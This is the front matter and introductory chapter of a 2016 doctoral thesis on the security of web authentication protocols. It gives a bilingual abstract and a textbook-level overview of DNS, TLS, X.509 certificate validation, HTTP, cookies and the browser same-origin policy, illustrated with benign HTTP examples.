
ÉCOLE NORMALE SUPÉRIEURE



Doctoral School **ED386: Sciences Mathématiques de Paris Centre**

University Department **Inria Paris-Rocquencourt**

Thesis defended by **Antoine Delignat-Lavaud**

Defended on **14th March, 2016**

In order to become Doctor from École Normale Supérieure

Academic Field **Computer Science**

Speciality **Security**


On the Security of Authentication Protocols for the Web

Thesis supervised by Karthikeyan Bhargavan

Committee members

Referees	Véronique Cortier	Senior Researcher at LORIA	
	Matthew Green	Professor at U. Johns Hopkins	
Examiners	David Pointcheval	Professor at ENS Paris	Committee President
	Véronique Cortier	Senior Researcher at LORIA	
	Sergio Maffeis	Lecturer at Imperial College	
	Ralf Kuesters	Professor at Universität Trier	
Supervisor	Karthikeyan Bhargavan	Senior Researcher at Inria	

ÉCOLE NORMALE SUPÉRIEURE



Doctoral School **ED386: Sciences Mathématiques de Paris Centre**

University Department **Inria Paris-Rocquencourt**

Thesis defended by **Antoine Delignat-Lavaud**

Defended on **14th March, 2016**

In order to become Doctor from École Normale Supérieure

Academic Field **Computer Science**

Speciality **Security**


On the Security of Authentication Protocols for the Web

Thesis supervised by Karthikeyan Bhargavan

Committee members

Referees	Véronique Cortier	Senior Researcher at LORIA	
	Matthew Green	Professor at U. Johns Hopkins	
Examiners	David Pointcheval	Professor at ENS Paris	Committee President
	Véronique Cortier	Senior Researcher at LORIA	
	Sergio Maffeis	Lecturer at Imperial College	
	Ralf Kuesters	Professor at Universität Trier	
Supervisor	Karthikeyan Bhargavan	Senior Researcher at Inria	

ÉCOLE NORMALE SUPÉRIEURE



École doctorale **ED386: Sciences Mathématiques de Paris Centre**

Unité de recherche **Inria Paris-Rocquencourt**

Thèse présentée par **Antoine Delignat-Lavaud**

Soutenue le **14 mars 2016**

En vue de l'obtention du grade de docteur de l'École Normale Supérieure

Discipline **Informatique**

Spécialité **Sécurité**

La sécurité des protocoles d'authentification sur le Web

Thèse dirigée par Karthikeyan Bhargavan

Composition du jury

Rapporteurs	Véronique Cortier	directrice de recherche au LORIA	
	Matthew Green	professeur à l'U. Johns Hopkins	
Examinateurs	David Pointcheval	professeur à l'ENS Paris	président du jury
	Véronique Cortier	directrice de recherche au LORIA	
	Sergio Maffeis	MCF à l'Imperial College	
	Ralf Kuesters	professeur à l'Universität Trier	
Directeur de thèse	Karthikeyan Bhargavan	directeur de recherche à l'Inria	

Keywords: web security, authentication, protocol analysis, http, transport layer security, tls, javascript, same-origin policy, x.509, public key infrastructure, single sign-on, delegated authentication, compositional security, channel binding, compound authentication, triple handshake

Mots clés : sécurité du web, authentification, analyse de protocoles, http, transport layer security, tls, javascript, same-origin policy, x.509, infrastructure à clé publique, authentification unique, composition de protocoles, lieur de canal, triple poignée de main

This thesis has been prepared at

Inria Paris-Rocquencourt
B.P. 105 Team Prosecco
Domaine de Voluceau - Rocquencourt
78153 Le Chesnay
France

☎ +33 (0)1 39 63 55 11
🖷 +33 (0)1 39 63 53 30
Web Site http://www.inria.fr

On the Security of Authentication Protocols for the Web

Abstract

As ever more private user data gets stored on the Web, ensuring proper protection of this data (in particular when it transits through untrusted networks, or when it is accessed by the user from her browser) becomes increasingly critical. However, in order to formally prove that, for instance, email from GMail can only be accessed by knowing the user's password, assuming some reasonable set of assumptions about what an attacker cannot do (e.g. he cannot break AES encryption), one must precisely understand the security properties of many complex protocols and standards (including DNS, TLS, X.509, HTTP, HTML, JavaScript), and more importantly, the composite security goals of the complete Web stack.

In addition to this compositional security challenge, one must account for the powerful additional attacker capabilities that are specific to the Web, besides the usual tampering of network messages. For instance, a user may browse a malicious pages while keeping an active GMail session in a tab; this page is allowed to trigger arbitrary, implicitly authenticated requests to GMail using JavaScript (even though the isolation policy of the browser may prevent it from reading the response). An attacker may also inject himself into honest page (for instance, as a malicious advertising script, or exploiting a data sanitization flaw), get the user to click bad links, or try to impersonate other pages.

Besides the attacker, the protocols and applications are themselves a lot more complex than typical examples from the protocol analysis literature. Logging into GMail already requires multiple TLS sessions and HTTP requests between (at least) three principals, representing dozens of atomic messages. Hence, ad hoc models and hand written proofs do not scale to the complexity of Web protocols, mandating the use of advanced verification automation and modeling tools.

Lastly, even assuming that the design of GMail is indeed secure against such an attacker, any single programming bug may completely undermine the security of the whole system. Therefore, in addition to modeling protocols based on their specification, it is necessary to evaluate implementations in order to achieve practical security.

The goal of this thesis is to develop new tools and methods that can serve as the foundation towards an extensive compositional Web security analysis framework that could be used to implement and formally verify applications against a reasonably extensive model of attacker capabilities on the Web. To this end, we investigate the design of Web protocols at various levels (TLS, HTTP, HTML, JavaScript) and evaluate their composition using a broad range of formal methods, including symbolic protocol models, type systems, model extraction, and type-based program verification. We also analyze current implementations and develop some new verified versions to run tests against. We uncover a broad range of vulnerabilities in protocols and their implementations, and propose countermeasures that we formally verify, some of which have been implemented in browsers and by various websites. For instance, the Triple Handshake attack we discovered required a protocol fix (RFC 7627), and influenced the design of the new version 1.3 of the TLS protocol.

Keywords: web security, authentication, protocol analysis, http, transport layer security, tls, javascript, same-origin policy, x.509, public key infrastructure, single sign-on, delegated authentication, compositional security, channel binding, compound authentication, triple handshake

Inria Paris-Rocquencourt
B.P. 105 Team Prosecco – Domaine de Voluceau - Rocquencourt – 78153 Le Chesnay – France

La sécurité des protocoles d'authentification sur le Web

Résumé

Est-il possible de démontrer un théorème prouvant que l'accès aux données confidentielles d'un utilisateur d'un service Web (tel que GMail) nécessite la connaissance de son mot de passe, en supposant certaines hypothèses sur ce qu'un attaquant est incapable de faire (par exemple, casser des primitives cryptographiques ou accéder directement aux bases de données de Google), sans toutefois le restreindre au point d'exclure des attaques possibles en pratique?

Il existe plusieurs facteurs spécifiques aux protocoles du Web qui rendent impossible une application directe des méthodes et outils existants issus du domaine de l'analyse des protocoles cryptographiques. Tout d'abord, les capacités d'un attaquant sur le Web vont largement au-delà de la simple manipulation des messages echangés entre le client et le serveur sur le réseau. Par exemple, il est tout à fait possible (et même fréquent en pratique) que l'utilisateur ait dans son navigateur un onglet contenant un site contrôlé par l'adversaire pendant qu'il se connecte à sa messagerie (par exemple, via une bannière publicitaire) ; cet onglet est, comme n'importe quel autre site, capable de provoquer l'envoi de requêtes arbitraires vers le serveur de GMail, bien que la politique d'isolation des pages du navigateur empêche la lecture directe de la réponse à ces requêtes. De plus, la procédure pour se connecter à GMail implique un empilement complexe de protocoles : tout d'abord, un canal chiffré, et dont le serveur est authentifié, est établi avec le protocole TLS ; puis, une session HTTP est créée en utilisant un cookie ; enfin, le navigateur exécute le code JavaScript retourné par le client, qui se charge de demander son mot de passe à l'utilisateur. Enfin, même en imaginant que la conception de ce système soit sûre, il suffit d'une erreur minime de programmation (par exemple, une simple instruction `goto` mal placée) pour que la sécurité de l'ensemble de l'édifice s'effondre.

Le but de cette thèse est de bâtir un ensemble d'outils et de librairies permettant de programmer et d'analyser formellement de manière compositionelle la sécurité d'applications Web confrontées à un modère plausible des capacités actuelles d'un attaquant sur le Web. Dans cette optique, nous étudions la conception des divers protocoles utilisés à chaque niveau de l'infrastructure du Web (TLS, X.509, HTTP, HTML, JavaScript) et évaluons leurs compositions respectives. Nous nous intéressons aussi aux implémentations existantes et en créons de nouvelles que nous prouvons correctes afin de servir de référence lors de comparaisons. Nos travaux mettent au jour un grand nombre de vulnérabilités aussi bien dans les protocoles que dans leurs implémentations, ainsi que dans les navigateurs, serveurs, et sites internet ; plusieures de ces failles ont été reconnues d'importance critiques. Enfin, ces découvertes ont eu une influence sur les versions actuelles et futures du protocole TLS.

Mots clés : sécurité du web, authentification, analyse de protocoles, http, transport layer security, tls, javascript, same-origin policy, x.509, infrastructure à clé publique, authentification unique, composition de protocoles, lieur de canal, triple poignée de main

Acknowledgments

This work owes much to Karthik's ambitious and original vision of Web security as a meeting point for research topics as diverse as cryptography, type systems, compilers, process calculi, or automated logical solvers (among many others); mixed with a hefty amount of practical experimentation and old fashioned hacking.

Virtually all the results presented in this dissertation were obtained through some degree of collaboration with a broad panel of amazing researchers, who all deserve my gratitude, as well as all due credit, for their essential contributions to this document. Although the specific details of these collaborations will appear within each relevant section of the thesis, I would like to collectively thank all my co-authors Martin, Andrew, Chetan, Benjamin, Karthik, Cédric, Chantal, Nadim, Markulf, Sergio, Ilya, Alfredo, Pierre-Yves, Nikhil, Ted, Yinglian, and Jean-Karim for all their time and effort on our joint projects. Among them, I am particularly indebted to Sergio for hosting me during my various stays at Imperial College in London; to Martin, Ted, Ilya and Yinglian for hosting me for 3 months as an intern at the (former) Microsoft Research Silicon Valley lab; and lastly, to Cédric for hosting me as an intern at the Microsoft Research Cambridge lab. My stays with various oversea academic and industrial research teams ended up significantly affecting my professional career choices and I would like to encourage any PhD student who somehow thought there would be anything to learn in this section to seek out similar opportunities.

More generally, my whole PhD experience at Inria has been thoroughly amazing, and I will keep fond memories of my time spent with my colleagues Bruno, Graham, Cătălin, Alfredo, Ben, Santiago, Iro, Robert, Miriam, and the countless visitors for all around the world I had the pleasure to meet at the Paris lab. In particular, I am grateful to my office mates and fellow students Romain, David, Jean-Karim and Nadim for getting along so well despite my odd habits (although, to be fair, I believe I myself managed to put up with some of their own peculiar habits quite well).

Lastly, I would like to address my sincere thanks to the members of the thesis committee for graciously accepting the tedious task of reviewing this dissertation. It is certainly most unpleasant to get randomly assigned an extra deadline, and I hope I can make it up to you at some point in the future.

Sommaire

List of Tables

List of Figures

Introduction

Web services have become ubiquitous to manage virtually all the sensitive data (such as private communications, pictures and documents, financial and banking information, or health records) of individuals, corporations, and governments. The price to pay for making this data accessible in any way on the Web is the risk of unauthorized access and theft: altogether, the total attack surface for most websites that provide access to private data is tremendous, and the scalability in terms of users and data volume is mirrored in the scalability of attacks.

In this thesis, we primarily focus on the authentication, authorization and access control aspects of information security, which leaves several important topics (such as operating system and network security of service providers, or human aspects of security such as credential protection and phishing) out of the scope of this work. In spite of this restricted emphasis, it turns out that the threat model involved in capturing even the most widespread and basic schemes used on the Web, such as the login systems used on a daily basis by over a billion users on Facebook or Google, is already extremely rich and challenging to evaluate formally. Yet, despite the tremendous practical significance of the security of these login systems, the frequency and diversity of successful attacks against them calls into question the current effectiveness of the security evaluation applied to these protocols. For instance, Facebook reports that it is able to detect over 600,000 daily login attempts that it considers to be malicious[1]. In all of these cases, the malicious party was able to wrongly obtain some form of credentials (either passwords, delegated access tokens, or session identifiers), or wrongful authorization to use these credentials to perform some action on the user's behalf (e.g. to send unsolicited messages to the user's contacts).

In contrast, the security evaluation of authentication protocols is a very mature fields of academic research (see e.g. [CJ97; HLS03] for recent surveys), which has produced powerful modeling techniques (ranging from BAN logic [BAN90; Aba00] to the applied pi-calculus of Abadi and Fournet [AF01a; AF01b], among many other formalisms [Sch98; Low96a; WL93a]), as well as advanced tools (such as NRL [Mea96], CPSA [RGR09], HOL [Bra96], Murφ [MMS97], or ProVerif [Bla01a]) to automatically discover attack (e.g. in the Needham-Schroeder protocol [Low95]). However, several challenging factors undermine the practical efficiency of a direct application of existing formal tools and methods to the Web environment:

- **Extended threat model**: attacker capabilities on the Web extend far beyond what is typically assumed in the protocol analysis literature (such as the Dolev-Yao model [DY83]). For instance, in addition to manipulating network messages between the client and server, an attacker is assumed to have the ability to trigger arbitrary many protocol executions using parameters of his choosing, and execute arbitrary programs on the client (sometimes sharing the same JavaScript environment as honest scripts). In many places in this thesis, we further assume some form of partial compromise to evaluate the robustness of

[1] Facebook on National Cybersecurity Awareness Month `https://goo.gl/vCWRBm`

protocols against unexpected scenarios (for instance, if an attacker is able to impersonate a website to some user, can it in turn impersonate this user to the real website?). While some of the attacker capabilities we consider may seem far fetched (e.g. one would not expect the same public key to be used to identify two mutually distrusting website within the same certificate), we often motivate our analysis of partial compromise situations with concrete attacks against high profile websites.

- **Compositional protocol analysis**: the security of a service such as *Login with Facebook* relies on the proper connections between the security assumption and guarantees of various sub-protocols both on the network and within webservers and browsers. The widest and most challenging rift within this Babelian stack of protocol shapes up the structure of this dissertation: in the first chapter, we consider the interactions between protocol operating at or above the application layer (which typically authenticate the client to the server and manage authorization and access control); in the second chapter, we analyze in detail the transport and session protocols (typically used to authenticate the server to the client and encrypt communications between them). We only superficially touch the question of how to reconcile the application layer assumptions with the transport layer guarantees in the last chapter of this thesis; however, most of the results there are negative (although they do uncover interesting new attacks). Thus, our ultimate goal of a complete and uniform bottom-to-top analysis of Web protocols remains so far out of reach.

- **Implementation-specific concerns**: for any of the protocols and libraries used on the Web, hundreds of implementations exist, from the low-level cryptographic primitives written in C to the dynamically loaded JavaScript executed in browsers. Among them, an incredible amount of discrepancies can be observed, both compared to official specifications (which tend to never be exhaustive or precise, and often allow a broad range of implementation-specific decisions), as well as between each other. In general, implementations are positively tested extensively (to ensure that valid instances are indeed accepted), but few of them bother to check that invalid or malformed traces (which are typically infinite) are properly rejected. Thus, proving a protocol (or a stack thereof) secure against a some attacker model is of little practical value if actual implementations in fact support a trivially insecure superset of these protocols.

  Several approaches have been followed in the past to reduce this gap between models and implementations: one is to generate executable versions of enriched models, such as the SSH implementation of Cadé generated from a CryptoVerif model [CB13]. Another is to extract a model from a concrete implementation, decorated with special annotations to convey the intended security goals of the model. We do follow this approach to some extent in Chapter 2 by using a subset of JavaScript as a simplified modeling language for our WebSpi framework. However, most of our subsequent efforts build upon the type-based verification method of Bhargavan, Fournet and Gordon [Bha+06a], in which logical specifications are directly embedded into a verified implementation, using a dependent type system. Under this approach, the protocol or application can be broken up into smaller modules verified independently, each exposing its precise security guarantees as logical pre- and post-conditions on the functions offered by the module. It is implemented in F* [Swa+16], an expressive, higher-order functional language that offers a high degree of automation and type inference thanks to its ability to discharge proofs to SMT solvers. The main achievement obtained through this method is miTLS, an implementation of the Transport Layer Security (TLS) protocol which is presented more thoroughly in the second chapter. We believe that miTLS demonstrates that type-based verification can address the major challenges of analyzing complex stacks of protocols thanks to its modularity, with

JavaScript runtime
ECMA5 semantics, WebWorkers, ASM.js, NaCl...
DOM / Browser environment
HTML5, same-origin policy, frames, windows, XMLHttpRequest, CSP...
Application network layer
HTTP / SPDY, cookies, redirections, origin header, HSTS, virtual hosting...
DNS, NTP
Transport and session network layer
TLS, resumption & renegotiation, Channel ID, channel bindings...
Public key infrastructure
X.509, ASN.1, OCSP, Certificate Transparency...
Lower network layers
IPv4, IPv6, TCP, UDP...

Figure 1: Overview of the Web protocol stack

the added benefit of producing a fully functional implementation to run against. In the case of miTLS, the implementation proved to be highly valuable for uncovering major defects in mainstream TLS implementations (see Chapter 3 for details).

In summary, the long term goal of the research presented in this thesis is to pave the way towards a set of tools and libraries that could be combined in order to implement complex mainstream Web protocols (such as the Login with Facebook feature) whose security goals can be broken up from the highest level (for instance, the fact that Facebook may only grant an access token to a third party website if the current user has logged into her account by submitting the login form using her password, that her session has not be compromised, and that she has willingly clicked the authorization button at some point in the past to grant permission to this third party) into very low-level assumptions about the security of cryptographic primitives, the correctness of the implementation of the JavaScript runtime and origin isolation policies in the browser, and a (hopefully not too immense) range of other restrictions on the attacker's capabilities.

Arguably, even if this goal is reached someday, it may still do little in the way of reducing the amount of new attacks being discovered and exploited. Yet, as our results clearly demonstrate, there is a high chance for new vulnerabilities to be discovered in the process.

Before diving into modeling and verification, it is important for the reader to get a solid grasp of how the various Web protocols work, and their (stated or assumed) security characteristics. Hence, in the next section, we review the various steps involved when a simple HTTP request goes through the Web protocol stack, depicted in Figure 1.

A short overview of Web Protocols

In this section, we walk through the steps involved when a user fires her browser and attempts to access some address such as `http://www.google.com/search?q=web#safe=off`.

Uniform Resource Locators (URLs)

The URL `http://www.google.com:80/search?q=web&start=10#safe=off` can be broken into the following pieces:

- `http` is the *protocol* of the URL. Other protocols (such as FTP or even inline data) can be used to access a resource, but for the most part, HTTP and HTTPS (HTTP over TLS) are the most widespread;
- `www.google.com` is the *domain* of the URL, which can either be a DNS name (see below), or an explicit network address;
- 80 is the *port number*. If omitted, a default value (80 for HTTP, 443 for HTTPS) is used;
- together, the protocol, domain and port number constitute the **origin** of the URL. By far, the origin is the most relevant security principal associated with the resource found at this URL;
- `/search` is the *path* of the request. Historically, webservers offered remote access to their local directory structures, and to this day, contents follow a similar hierarchy (even though, because of server-side rewriting and dynamic content generation scripts, the path does not necessarily correspond to an actual file on the server);
- `q=web&start=10` is the *query string*, which may contain arbitrary data that does not fit conveniently into a hierarchical path structure. For instance, the values of fields from a submitted HTML form are often carried in the query string.
- `safe=off` is the *fragment identifier* (or *hash tag*); this part of the URL is only used to specify client-side annotations about the resource (such as pointing to a specific section of a document) and thus, is never used in the process of accessing the resource remotely.

Clock synchronization

Time plays an important roles in several Web protocols. For instance, server certificates used in TLS are only valid for a specific period of time. Moreover, the proofs of non revocation of these certificates also rely on timestamps to ensure their freshness. Similarly, HTTP relies heavily on client-side caching of frequently used resources (such as static pictures and other contents). These caching mechanisms use both relative and absolute time intervals. Other HTTP features such as cookies and strict transport security (explained below) also rely on validity periods.

Synchronizing clocks is a task mostly managed by the operating system using the plain network time protocol (NTP), for which no widespread authenticated alternative exist. Hence, an attacker operating at the network level is easily able to manipulate the clock of the user, leading to various "clock walking" attacks.

Domain name resolution

In order for the browser to open a connection to the intended website, it must first translate the domain name (e.g. www.google.com) into an IP address. This is done through the Domain Name System protocol (DNS), which relies on a core set of top-domain servers (called *roots*) and a delegation model that follows the DNS hierarchy: "." (root) > "com" (TLD) > "google" (domain) > "www" (subdomain).

Clients typically do not go through the DNS server hierarchy to resolve a name (as this would require three queries to different servers). Instead, they typically query the caching DNS servers provided by their Internet Access Provider (ISP). These servers are often geographically close to the client and shared by many users; hence, chances are high that frequently requested queries can be answered instantly from the cache.

Similar to NTP, DNS does not guarantee the confidentiality or integrity of queries and replies, nor does it authenticate the records it returns. While there currently exists a deployed solution to the later issue, named DNSSEC [Fri+07], its deployment is still at an early stage and the cryptographic signatures it offers can be stripped by an attacker without causing any fatal error in all current browsers. Hence, it is almost always sufficient for an attacker to get control over a target's DNS server to gain the ability to run arbitrary network attacks, as the victim will unknowingly connect to the attacker instead of the intended server.

Therefore, the domain name system is a major weakness point in the security of the Web, as it can allow attackers to perform highly powerful network attacks without having privileged access to the network. For instance, contrary to popular belief, if an attacker is connected to an honest public network (such as a WiFi hotspot), he may be able to get other users on the network to use his malicious DNS server instead of the network's honest one. Furthermore, various flavors of cache poisoning attacks have been demonstrated [SS10; Dag+08; Jac+09], which allow an attacker to inject malicious entries in the cache of honest resolvers.

In summary, because of the DNS, the power to mount man-in-the-middle attacks is not reserved to governments and ISPs. In fact, due to its convenience, many governments (including China, Egypt, Iran, but also the USA, France, or the UK) simply use the DNS system to implement censorship, blacklist certain websites, or seize control over domains. Therefore, DNS tampering is the mode widespread and effective way to perform the many active network attacks that we discovered and describe in Part II and Part III of this thesis.

Transport Layer Security

The Transport Layer Security (TLS) protocol [RFC5246] is by far the most widely used cryptographic protocol on the Internet. The goal of TLS is to provide confidentiality and integrity of byte streams exchanged between a client and server; as well as authentication of the server to the client (and, optionally, mutual authentication). The interface of the protocol is designed to easily replace usual network functions (`connect`, `read`, `write`, `close`). In practice, TLS is used in a variety of scenarios, including the Web (HTTPS), email (SMTP, IMAP), and wireless networks (WPA). Its popularity stems from its flexibility: it offers a large choice of ciphersuites and authentication modes to its applications.

TLS consists of a channel establishment protocol called the *handshake* followed by a transport protocol called the *record*. During the handshake, illustrated in Figure 2, the client negotiate some parameters (including the key exchange algorithm `KEX_ALG` and encryption algorithm `ENC_ALG`) by exchanging Hello messages (1, 2). The server sends his X.509 certificate chain for authentication (3), and the public key of the server is used to either verify the signature on the Diffie-Hellman parameters of the `ServerKeyExchange` message (4), or to encrypt the pre-master secret of the client (8), depending on which key exchange algorithm was selected in (2). If client authentication is requested in (5), the client sends her certificate chain and signs the log of message using her private key (7, 9). The outcome of the key exchange messages (4, 8) is that the client and server both agree on a *pre-master secret* (PMS). The *master secret* (MS) of the session is derived from the PMS and the nonces in (1) and (2). The master secret is used to derive record protocol keys, and to key a MAC of the transcript of messages exchanged from both the client and server point of view (the *client and server verify data*). Agreement between the client and server logs is verified in the `Finished` messages (11, 13). The `ChangeCipherSpec` (CCS) messages (10,12) signal to the peer the enabling of record encryption.




Figure 2: Overview of TLS handshake

Certificate Validation

Although we consider the details of certificate validation in Chapter 6, we briefly recall the steps involved in the process. Figure 3 depicts the trust relationships at play during web browser certificate validation. Recall that browsers maintains a collection of trusted root certificates. This list is initialized and (usually) updated by the browser vendor. During TLS connection establishment, the target website offers an endpoint certificate, as well as one or more intermediate certificates intended to allow the browser to construct a trust chain from one of its roots to the endpoint. The chain is valid if the signature of each certificate (besides the root) can be verified from the public key of its parent.

In addition of being trusted, the certificate should also be authorized to identify the target website. Web certificates can be issued on the behalf of one or more extended domains (which consist of either a DNS name, or a DNS prefix such as `*.google.com`). The domain (but not the protocol or port) of the URL should match one of the extended domains in the certificate.

In addition, the certificate should be currently valid and not revoked. The validity period of the certificate is included among its signed fields (even though this relies on proper synchronization of the client's clock), whereas revocation status is checked using one of the following methods:

- *OCSP querying*: the client queries a service operated by the CA at an URL listed in the endpoint certificate to obtain a signed attestation that the certificate is not revoked.
- *OCSP stapling*: the OCSP proof of non-revocation is embedded into a TLS extension during the TLS handshake. Unlike OCSP querying, there is no freshness in this method which may allow an older but still valid proof to be reused.
- *Certificate Revocation Lists (CRL)* are cryptographically signed lists of the serial numbers of all revoked certificate from a CA. The URL to access this list is part of the certificate




Figure 3: The X.509 Public Key Infrastructure

issued by the CA.

In Chapter 6, we study the issuance of certificates, and apply machine learning techniques to classify *certificate templates* based on their conformance with root program policies. In Chapter 7, we design and implement a scheme to outsource X.509 certificate chain validation to the owner of the certificate, using modern verifiable computation techniques.

HTTP

Once a server-authenticated secure channel has been established with the target website, the next step is to request the server for the path and query string specified in the URL. Versions 1.0 and 1.1 of HTTP are extremely straightforward: the client sends its request which consists of headers (one per line, consisting of the name of the header, followed by a colon and the value of the header) and a (possibly empty) body. The header and body are separated by an empty line. The very first header of the request is special: it contains an action (e.g. GET to retrieve a document, POST to submit a form), followed by a path and query string, and protocol version. The server reply also consists of a body and headers. The first reply header is also special: it contains the protocol version, status code, and status message of the response. For instance, a server may reply with `HTTP/1.1 404 Not found`, a well-known message on the Web.

```
POST /forms/contact?anon=1 HTTP/1.1
Host: my.domain.com:444
Content-Length: 18
Content-Type: application/x-www-form-urlencoded

message=hi&to=john
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 20

Message sent to john
```

Cookies

Cokies [RFC6265] have been introduced two decades ago in Netscape as a mean to maintain state between multiple requests of the otherwise stateless HTTP protocol. Concretely, cookies consist of a name, value, domain, path and expiration date and are set by the `Set-Cookie` header

in the response to an HTTP request. Only the name and value must be specified: the path and domain of the request are used if not specified, while cookies without an explicit expiration date will be deleted when the browser is closed.

On all subsequent HTTP requests that match the origin and path of the cookie, its name and value are automatically appended to the `Cookie` header by the browser. The matching algorithm treats the path as a prefix and the origin as a suffix if it starts with a dot: a cookie set for path `/a` on domain `.x.com` will be attached to a request to `http://y.x.com/a/b`, as illustrated in the following two HTTP requests:

```
                                HTTP/1.1 302 Redirection
                                Content-Length: 0
GET / HTTP/1.1                  Location: https://login.x.com/form
Host: www.x.com                 Set-Cookie: sessionid=AABBCCDD;
                                     domain=.x.com; secure; httpOnly
```

```
                                HTTP/1.1 200 OK
                                Content-Type: text/html
                                Content-Length: xx

GET /form HTTP/1.1
Host: login.x.com               <html>
Cookie: sessionid=AABBCCDD           ...<!-- login form --> ...
                                </html>
```

Security-wise, cookies are long known to suffer from multiple major weaknesses:

Access Control Modern web security policies are expressed in terms of *origin*, i.e., the combination of protocol, domain and port. In contrast, cookie policies rely on domain and path; furthermore, cookies may be set for any domain suffix and path prefix of the current page, e.g. `http://y.x.com/a` can set cookies with domain `x.com` and path `/`. This discrepancy causes major problems:

- *Protocol*: since there is no separation between HTTP and HTTPS, by default, cookies set on encrypted connections are also attached to plaintext requests, in plain sight of the attacker. To prevent this, the `secure` flag can be sent when setting the cookie to indicate to the browser never to send this cookie unencrypted. This protects the confidentiality of cookies, but not their integrity, as it still possible to overwrite `secure` cookies over HTTP.
- *Domain*: domains prefixed with a dot will match any subdomain. Thus, a request to `a.x.com` attaches cookies set for `.x.com`, but not those set for `b.x.com`. A page may set cookies on any of its own domain suffix that is not a public (such as "com" or "co.uk"), leading to related-domain attacks.
- *Port*: since the port number is ignored, and even if a website is only served over TLS, an attacker can still use some unencrypted port to tamper with its cookies.

Integrity *Cookie forcing*, *cookie fixation*, and *cookie tossing* all refer to the injection of malicious cookis by an attacker, either from the network by injection into an unencrypted request, or through a malicious or compromised related subdomain. Although this class of attacks is well documented, and many proposals address them [BJM08a; BBC11; Die+12], there is still no standard way to defend against cookie forcing by a network attacker that currently works in all browsers.

Collisions Cookies with the same name but different domain or path are stored separately; however since all matching cookies are sent back in the `Cookie` header in an unspecified order, webservers cannot reliably determine the parameters of the settings of cookies that appear more than once.

Deletion There is a limit on the number of cookies that can be stored for each top-level domain name (e.g. `x.co.uk`). Beyond this limit (typically around 1000 per domain), older cookies are automatically pruned by the browser. Thus, an attacker can reliably delete legitimately set cookies by forcing a large number of short-lived ones.

HTML5, DOM and JavaScript

Browser tabs are managed as object trees rooted at `window`. The contents of an HTML page are also parsed into a tree rooted in the `document` property of the `window` object, and whose nodes correspond to the various HTML tags of the page (e.g. `<div>`, `<img>`, `<table>`). The combination of the element tree structure with various APIs to manipulate it is called the Document Object Model (DOM).

When a browser loads an HTML document from some URL, it will assign the origin part of this URL as the main security principal associated with the page. The `<iframe>` tag is used to create an inline frame from some URL (i.e. embed a page within another page). It is special security-wise, because it creates a subtree (with its own `window` object) which may have a different security principal from the parent page.

JavaScript is a scripting language that can be used to manipulate the `window` tree by adding, removing or altering some nodes (allowing dynamic pages). A script is loaded into a page using the `<script>` tag; however, the security principal assigned to the script is not derived from its source URL, but from the origin associated with the DOM root of the `script` node.

The Same-Origin Policy (SOP) is a core set of browser policies that prevent unsafe access between parts of the DOM with a different source origin. For instance, ubiquitous third party services such as the Facebook Like button are loaded within an `<ifrane>` from Facebook. Within this frame, scripts can send arbitrary requests to Facebook and read the response. However, they cannot directly access the DOM of the parent page (in order to, say, inspect password input fields), because of the origin mismatch. Conversely, the parent page cannot directly access the DOM associated with Facebook. Instead, a string-based message interface (`postMessage`) can be used to communicate between the frame and its parent.

Properly modeling the DOM, JavaScript and the SOP (regardless of how pages are loaded and clients communicate with servers) is in itself a large effort, which we cover in the first part of this thesis.

Outline and Summary of Contributions

This thesis is divided into three parts and eight main chapters:

